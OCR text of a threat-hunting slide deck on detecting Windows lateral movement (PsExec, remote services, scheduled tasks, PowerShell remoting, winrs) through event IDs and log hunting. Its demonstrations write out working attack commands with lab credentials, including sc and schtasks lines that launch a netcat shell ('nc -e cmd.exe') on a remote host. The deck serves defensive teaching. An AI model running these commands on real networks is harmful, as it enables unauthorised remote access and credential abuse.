$find_evil – Part II

Threat hunting for
“Lateral movement”

Anurag Khanna
@khannaanurag

find_evil – Threat Hunting

- Part I - Threat Hunting
  - http://youtu.be/GrhVz1Sjd
- **Part II - Threat Hunting for “lateral movement”**

Disclaimer


- The views presented here are my own and may or may not be similar to those of the organization I work for.

#whoami

- Principal Consultant – Mandiant Services
  - Ex - Incident Response – Symantec APJ
- Incident Response, Threat Hunting <- Solution Architect <- Red Teaming
- GSE # 97 + (11 x GIAC and Others)
- MS - (Digital Forensics) & MBA - (Information Technology)

@khannaanurag khannaanurag@gmail.com

Anatomy of an attack




Lateral movement: Techniques that enable an adversary to access and control remote systems on the network


Inspired by: https://www.fireeye.com/current-threats/anatomy-of-a-cyber-attack.html

Living off the land

*"Living off the land refers to attacker **Use of existing tools & features** installed or already existing in the target environment drastically reducing the footprint and hence **evading detection.**"*

Why Pivot/Move Laterally?





Inspired by: https://www.fireeye.com/current-threats/anatomy-of-a-cyber-attack.html

Anatomy of an attack?


Dump – Crack(optional) - Reuse

Type	Credential Type	Location	Usage
Hash	NT hash	Local System/ Domain Controller	PTH*, Over PTH, Crack for Clear text Credential
Hash	Memory – Local/Domain	Local System	PTH, PTT*, Over Pass the hash
Cached Credential	Domain Cached Credential – Domain	Local System	No PTH, Crack and use Only
User Access Token	Memory – Domain	Local System	Impersonation
KRBTGT/Service Hash	NT Hash – Domain Controller	Domain Controller	Golden Ticket, Silver Ticket, PTT , PTH

PTH: Pass the Hash , PTT: Pass the Ticket

Hypothesis

*"A known adversary group "**black bear"** has gained access to our environment and using living of the land techniques(**LotL**) to **move laterally** across the environment. The attacker group is known to be stealthy and use **stolen credentials/hashes**"*



Lateral Movement

9 techniques

- Exploitation of Remote Services
- Internal Spearphishing
- Lateral Tool Transfer ← RDP (Remote Desktop Protocol), SMB (Server Message Block)
- Remote Service Session Hijacking (2)
  - SSH Hijacking
  - RDP Hijacking
- Remote Services (6)
  - Remote Desktop Protocol ← RDP (Remote Desktop Protocol)
  - SMB/Windows Admin Shares ← PsExec & look alike, Scheduled Tasks (at/schtasks), SMB (Server Message Block)
  - Distributed Component Object Model
  - SSH
  - VNC
  - Windows Remote Management ← WinRM (Windows Remote Management), WMIC (Windows Management Instrumentation Command line), Services, PowerShell
- Replication Through Removable Media
- Software Deployment Tools
- Taint Shared Content
- Use Alternate Authentication Material (4)
  - Pass the Hash
  - Pass the Ticket
  - Application Access Token
  - Web Session Cookie

*https://attack.mitre.org/tactics/TA0008/

CROWDSTRIKE GLOBAL THREAT REPORT 2020

Lateral Movement
AppleScript
Application Deployment Software
Component Object Model and Distributed COM
Exploitation of Remote Services
Internal Spear-phishing
Logon Scripts
Pass the Hash
Pass the Ticket
Remote Desktop Protocol
Remote File Copy
Remote Services
Replication Through Removable Media
Shared Webroot
SSH Hijacking
Taint Shared Content
Third-party Software
Windows Admin Shares
Windows Remote Management

*https://www.crowdstrike.com/resources/reports/2020-crowdstrike-global-threat-report/

Lateral Movement

1. **SMB** - Server Message Block (TCP/445, 135)
   - PsExec & look alikes
   - Windows Services
   - Scheduled Tasks (schtasks)
2. **WinRM** - Windows Remote Management (TCP/5985-6)
   - PowerShell
   - winrs
3. **WMIC** - Windows Management Instrumentation Cmd line (135++)
4. **RDP** - Remote Desktop Protocol (TCP/3389)


Lateral Movement

1. **SMB** - Server Message Block (TCP/445, 135)
   - **PsExec & look alikes**
   - Windows Services
   - Scheduled Tasks (schtasks)
2. **WinRM** - Windows Remote Management (TCP/5985-6)
   - PowerShell
   - winrs
3. **WMIC** - Windows Management Instrumentation Cmd line (135++)
4. **RDP** - Remote Desktop Protocol (TCP/3389)

PsExec

- live.sysinternals.com
- Requires local admin access on target
- SMB and RPC protocol
- Living of the Land Technique

```
C:\lm>sigcheck.exe -nobanner PsExec.exe
C:\lm\PsExec.exe:
        Verified:       Signed
        Signing date:   11:43 AM 6/28/2016
        Publisher:      Microsoft Corporation
        Company:        Sysinternals - www.sysinternals.com
        Description:    Execute processes remotely
        Product:        Sysinternals PsExec
        Prod version:   2.2
        File version:   2.2
        MachineType:    32-bit
```



PsExec in action

```
C:\Users\don\Desktop\Red\sysinternals>hostname
Plane02

C:\Users\don\Desktop\Red\sysinternals>PsExec.exe \\192.168.35.1 -u talespin\super_admin -p Password@123
cmd.exe -accepteula -nobanner

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
dc01
```

Using PsExec to move to another system

1. **Copy executable** (PSEXESVC.EXE/Random) to the share
2. Remotely **create a service**
3. **Run the service** & hence the executable as SYSTEM

PsExec & lookalikes

Psexec

Psexec.py

MSF - psexec

```
root@kali:/usr/share/doc/python3-impacket/examples# python psexec.py talespin/super_admin:"Orange@123"@192.168.35.101
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 192.168.35.101.....
[*] Found writable share ADMIN$
[*] Uploading file SPQOsZcE.exe
[*] Opening SVCManager on 192.168.35.101.....
[*] Creating service XSRR on 192.168.35.101.....
[*] Starting service XSRR.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19041.264]
(c) 2020 Microsoft Corporation. All rights reserved.
```

crackmapexec

remcom

Nmap-psexec

```
C:\Users\don\Desktop\Red\remcom>RemCom.exe \\192.168.35.101 /user:"talespin\super_admin" /pwd:Orange@123 cmd.exe

  Remote Command Executor
  Copyright 2006 The WiseGuyz [ http://talhatariq.wordpress.com ]
  Author: Talha Tariq [talha.tariq@gmail.com]

Initiating Connection to Remote Service . . .  Ok

Microsoft Windows [Version 10.0.19041.264]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

C:\Windows\System32\cmd.exe

```
C:\>_
```

PsExec in Action

Detecting PsExec Usage

1 **Copy executable**

SECURITY Event Log:
Logon Event - 4624 Type 3
+ Sometimes - 4624 Type 2

TargetUserName	super_admin
TargetDomainName	TALESPIN
TargetLogonId	0x3f58eb2
LogonType	3
LogonProcessName	NtLmSsp
AuthenticationPackageName	NTLM
WorkstationName	PLANE02
LogonGuid	{00000000-0000-0000-0000-000000000000}
TransmittedServices	-
LmPackageName	NTLM V2

EventID - 4624

2 **Create a service**

SECURITY Event Log:
New Service installed - 4697
SYSTEM Event Log:
Service Creation Event - 7045

SubjectUserName	super_admin
SubjectDomainName	TALESPIN
SubjectLogonId	0x3f58eb2
ServiceName	PSEXESVC
ServiceFileName	%SystemRoot%\PSEXESVC.exe
ServiceType	0x10
ServiceStartType	3

EventID - 4697

- **EventData**

ServiceName	PSEXESVC
ImagePath	%SystemRoot%\PSEXESVC.exe
ServiceType	user mode service
StartType	demand start
AccountName	LocalSystem

EventID - 7045

3 **Run the service**

Execution of PSEXECSVC.EXE
Other random named files
SECURITY Event - 4688 & Others

SubjectDomainName	TALESPIN
SubjectLogonId	0x3e7
NewProcessId	0x1330
NewProcessName	C:\Windows\PSEXESVC.exe
TokenElevationType	%%1936
ProcessId	0x248
CommandLine	
TargetUserSid	S-1-0-0
TargetUserName	-
TargetDomainName	-
TargetLogonId	0x0
ParentProcessName	C:\Windows\System32\services.exe

EventID - 4688

4624 Logon Types

Type	Title	Description
2	Interactive	Primarily Logon at the console of a computer – other use cases also
3	**Network**	**A connection over the network, example connection to shared folder on this computer from elsewhere on network.**
4	Batch	Scheduled task
5	Service	Service start-up
7	Unlock	Account Unlocked - unattended workstation with password protected screen saver
8	NetworkCleartext	Logon with credentials sent in the clear text. Most often indicates a logon to IIS with "basic authentication"
9	New Credentials	A user used new credentials. Used when you run an application using the RunAs command.
10	**RemoteInteractive**	**Terminal Services, Remote Desktop or Remote Assistance**
11	CachedInteractive	logon with cached domain credentials such as when logging on to a AD laptop when away from the network.

Detecting Lateral Movement using valid Credentials

1

- System
  - Provider
    - [Name] Microsoft-Windows-Security-Auditing
    - [Guid] {54849625-5478-4994-A5BA-3E3B0328C30D}
  - EventID 4624
  - Version 2
  - Level 0
  - Task 12544
  - Opcode 0
  - Keywords 0x8020000000000000
  - + TimeCreated
  - EventRecordID 216661
  - Correlation
  - + Execution
  - Channel Security
  - Computer dc01.talespin.ad
  - Security
- EventData
  - SubjectUserSid S-1-0-0
  - SubjectUserName -
  - SubjectDomainName -
  - SubjectLogonId 0x0
  - TargetUserSid S-1-5-21-1263940009-3309885889-3786960370-1104
  - TargetUserName super_admin
  - TargetDomainName TALESPIN
  - TargetLogonId 0x1d692b
  - LogonType 3
  - LogonProcessName NtLmSsp
  - AuthenticationPackageName NTLM
  - WorkstationName PLANE02
  - LogonGuid {00000000-0000-0000-0000-000000000000}
  - TransmittedServices -
  - LmPackageName NTLM V2
  - KeyLength 128
  - ProcessId 0x0
  - ProcessName -
  - IpAddress 192.168.35.102
  - IpPort 53137
  - ImpersonationLevel %%1833
  - RestrictedAdminMode -
  - TargetOutboundUserName -
  - TargetOutboundDomainName -
  - VirtualAccount %%1843
  - TargetLinkedLogonId 0x0

2

EventID 4624

Computer dc01.talespin.ad

TargetUserName super_admin

LogonType 3

WorkstationName PLANE02

IpAddress 192.168.35.102

3

Workstation Name	Workstation Owner	Uniq.Count	User Name
PLANE02	Don	10	super_admin
PLANE01	baloo	2	baloo
SHIP03	Louie	1	kit

Lateral Movement

1. **SMB** - Server Message Block (TCP/445, 135)
   - PsExec & look alikes
   - **Windows Services**
   - Scheduled Tasks (schtasks)
2. **WinRM** - Windows Remote Management (TCP/5985-6)
   - PowerShell
   - winrs
3. **WMIC** - Windows Management Instrumentation Cmd line (135++)
4. **RDP** - Remote Desktop Protocol (TCP/3389)

Windows Services

- Use Service Controller-> sc.exe
- Run in the background as SYSTEM
- Setup remotely/locally
- Servify an executable
  - Inform back to service control manager (SCM)
  - https://github.com/inguardians/ServifyThis
- Or use cmd /c

Run Service Remotely


```
C:\> sc \\192.168.35.1 create malicious_service binpath=
"cmd /c \\plane02\share\nc -l -p 4444 -e cmd.exe”

C:\> sc \\192.168.35.1 start malicious_service

C:\> sc \\192.168.35.1 delete malicious_service
```

Creating and running a remote service


Sc in Action

Detecting Malicious Services - Windows Logs

- EventID **4624** Type 3 -> Logon from unexpected location
- EventID **4624** followed by **4697/7045** –> Logon – Service Installed
- EventID **4624** followed by **7036** -> Service Started
- EventID **4688** –> Command line Logging



4697 - Service Installed



EventID-4688 – cmdline logging

Hunting Malicious Services

```
PS C:\> Get-WmiObject win32_service | Select PSComputername, name, state, pathname

PSComputerName   name                 state   pathname
--------------   ----                 -----   --------
DC01             malicious_service    Stopped cmd /c \\plane02\share\nc -l -p 4444 -e cmd.exe
```

List Services using **PowerShell** from live system

```
PS C:\Windows\system32> Get-ItemProperty -Path
HKLM:\SYSTEM\CurrentControlSet\Services\malicious* | Select-Object PSChildName, ImagePath

PSChildName       ImagePath
-----------       ---------
malicious_service  cmd /c \\plane02\share\nc -l -p 4444 -e cmd.exe
```

Services From **Registry**

Collect SYSTEM HIVE & Parse into ELK, add Intelligence and look at last modified date or perform long tail analysis

Lateral Movement

1. **SMB** - Server Message Block (TCP/445, 135)
   - PsExec & look alikes
   - Windows Services
   - **Scheduled Tasks (schtasks)**
2. **WinRM** - Windows Remote Management (TCP/5985-6)
   - PowerShell
   - winrs
3. **WMIC** - Windows Management Instrumentation Cmd line (135++)
4. **RDP** - Remote Desktop Protocol (TCP/3389)

Scheduled Tasks

- Used for Persistence & Lateral Movement
- Admin rights on the destination to create new task

```
C:\> schtasks /create /tn malicious_task /tr "cmd /c
\\plane02\share\nc -l -p 4444 -e cmd.exe" /sc once /st 22:00 /S
192.168.35.1 /RU System

C:\> schtasks /run /tn malicious_task /S 192.168.35.1

C:\> schtasks /F /delete /tn malicious_task /S 192.168.35.1
```

Creating, running and deleting scheduled task

Scheduled task in Action

Administrator: Command Prompt

```
C:\share>_
```

Detecting Malicious Scheduled Tasks


- EventID **4624** Type 3 -> Logon from unexpected location
- EventID **4624** followed by **4698** –> Logon – Scheduled Task Created
- EventID **4698** followed by **4699** -> Scheduled Task created - deleted
- EventID **4700/4701** – Scheduled Task enabled/disabled
- EventID **4688** – Command line Logging
- Microsoft-Windows-TaskScheduler/Operational log

*https://www.appliedincidentresponse.com/windows-event-log-analyst-reference/

Hunting Malicious Scheduled Tasks


```
C:>schtasks /query /v /fo csv > C:\temp\scheduled_tasks.csv
```

Collect and analyze Scheduled tasks



HKEY_LOCAL_MACHINE**SOFTWARE**\Microsoft\WindowsNT\CurrentVersion\Schedule\TaskCache\Tasks & Tree

Hunting Malicious Scheduled Tasks



XML Scheduled Task

Collect & Parse into ELK, add Intelligence and look at last modified date or perform long tail analysis

Lateral Movement

1. **SMB** - Server Message Block (TCP/445, 135)
   - PsExec & look alikes
   - Windows Services
   - Scheduled Tasks (schtasks)
2. **WinRM** - Windows Remote Management (TCP/5985-6)
   - **PowerShell**
   - winrs
3. **WMIC** - Windows Management Instrumentation Cmd line (135++)
4. **RDP** - Remote Desktop Protocol (TCP/3389)

PowerShell

- PowerShell is Powerful
- PowerShell Remoting is very useful for management
- Attack & Defense Usage
- WinRM needs to be enabled
  - Enable-PSRemoting (Enabled by Default on Server OS)
  - Microsoft's implementation of WS-Management in Windows
- System to be part of the domain or a trusted host

PowerShell Remoting

```
PS C:\> Enter-PSSession -ComputerName dc01.talespin.ad -Credential
talespin\Administrator
[dc01.talespin.ad]: PS C:\Users\Administrator\Documents> hostname
dc01
[dc01.talespin.ad]: PS C:\Users\Administrator\Documents> whoami
talespin\administrator
```


Starting a Remote PowerShell Session

Administrator: Command Prompt

```
C:\share>
```

PS in Action

Enable - PowerShell Logging



GPO: Administrative Templates → Windows Components → Windows PowerShell

- Microsoft-Windows-PowerShell Operational.evtx.
  - Eventid 4103 - **Module Logging** -> Most detailed PS logs
  - Eventid 4104 - **Script Block Logging** -> all executed de-obfuscated PS code
  - **Transcription Logs**
    - Captures PowerShell input and output
    - write transcripts to a remote, write-only network share in text file

*https://www.fireeye.com/blog/threat-research/2016/02/greater_visibility.html

Detecting & Hunting PS Lateral Movement

- EventID **4624** Type 3 -> Logon from unexpected location
- EventID **4103** -> **Module Block Logging**
- EventID **4104** –> **Script Block Logging**
- Signs of Execution – wsmprovhost.exe

Hunt Logs for:

Command line Arguments: "-Encoded Command"
Commandlets: "iex Invoke-Expression, Invoke-Command"

Network activity:

- System.Net.HttpWebClient
- System.Net.WebClient
- System.Net.HttpListener
- System.Net.Sockets.Socket

Encryption or encoding:

- ConvertTo-SecureString cmdlet
- Security.Cryptography.CryptoStream
- [System.Convert]::ToBase64String($string)
- Etc etc

*https://www.cyber.gov.au/sites/default/files/2019-03/Securing_PowerShell.pdf

Lateral Movement

1. SMB - Server Message Block (TCP/445,135)
   - PsExec & look alikes
   - Scheduled Tasks (at/schtasks)
   - Remote Services
2. WinRM - Windows Remote Management (TCP/5985-6)
   - PowerShell
   - **winrs**
3. WMIC - Windows Management Instrumentation Cmd line (135 & Higher)
4. RDP - Remote Desktop Protocol (TCP/3389)

WinRM - winrs


- Windows Remote Management Client
- Command sent over HTTP/HTTPs by leveraging web services for management Protocol
- Interactive shell

```
C:\> winrs /r:http://dc01.talespin.ad:5985 /t:600 /u:talespin\super_admin
/p:Password@123 "cmd.exe"
```


Windows Remote management Client

Detecting & Hunting Winrs Lateral Movement

- EventID **4624** Type 3 -> Logon from unexpected location
- EventID **4688** –> command Line Logging
- Execution of winrshost.exe
- EventID **6** (Source) and EventID **91** (Destination)



Source: EventID 6



Source: EventID 91

Lateral Movement

1. **SMB** - Server Message Block (TCP/445)
   - PsExec & look alikes
   - Windows Services
   - Scheduled Tasks (schtasks)
2. **WinRM** - Windows Remote Management (TCP/5985-6)
   - PowerShell
   - winrs
3. **WMIC** - Windows Management Instrumentation Cmd line (135++)
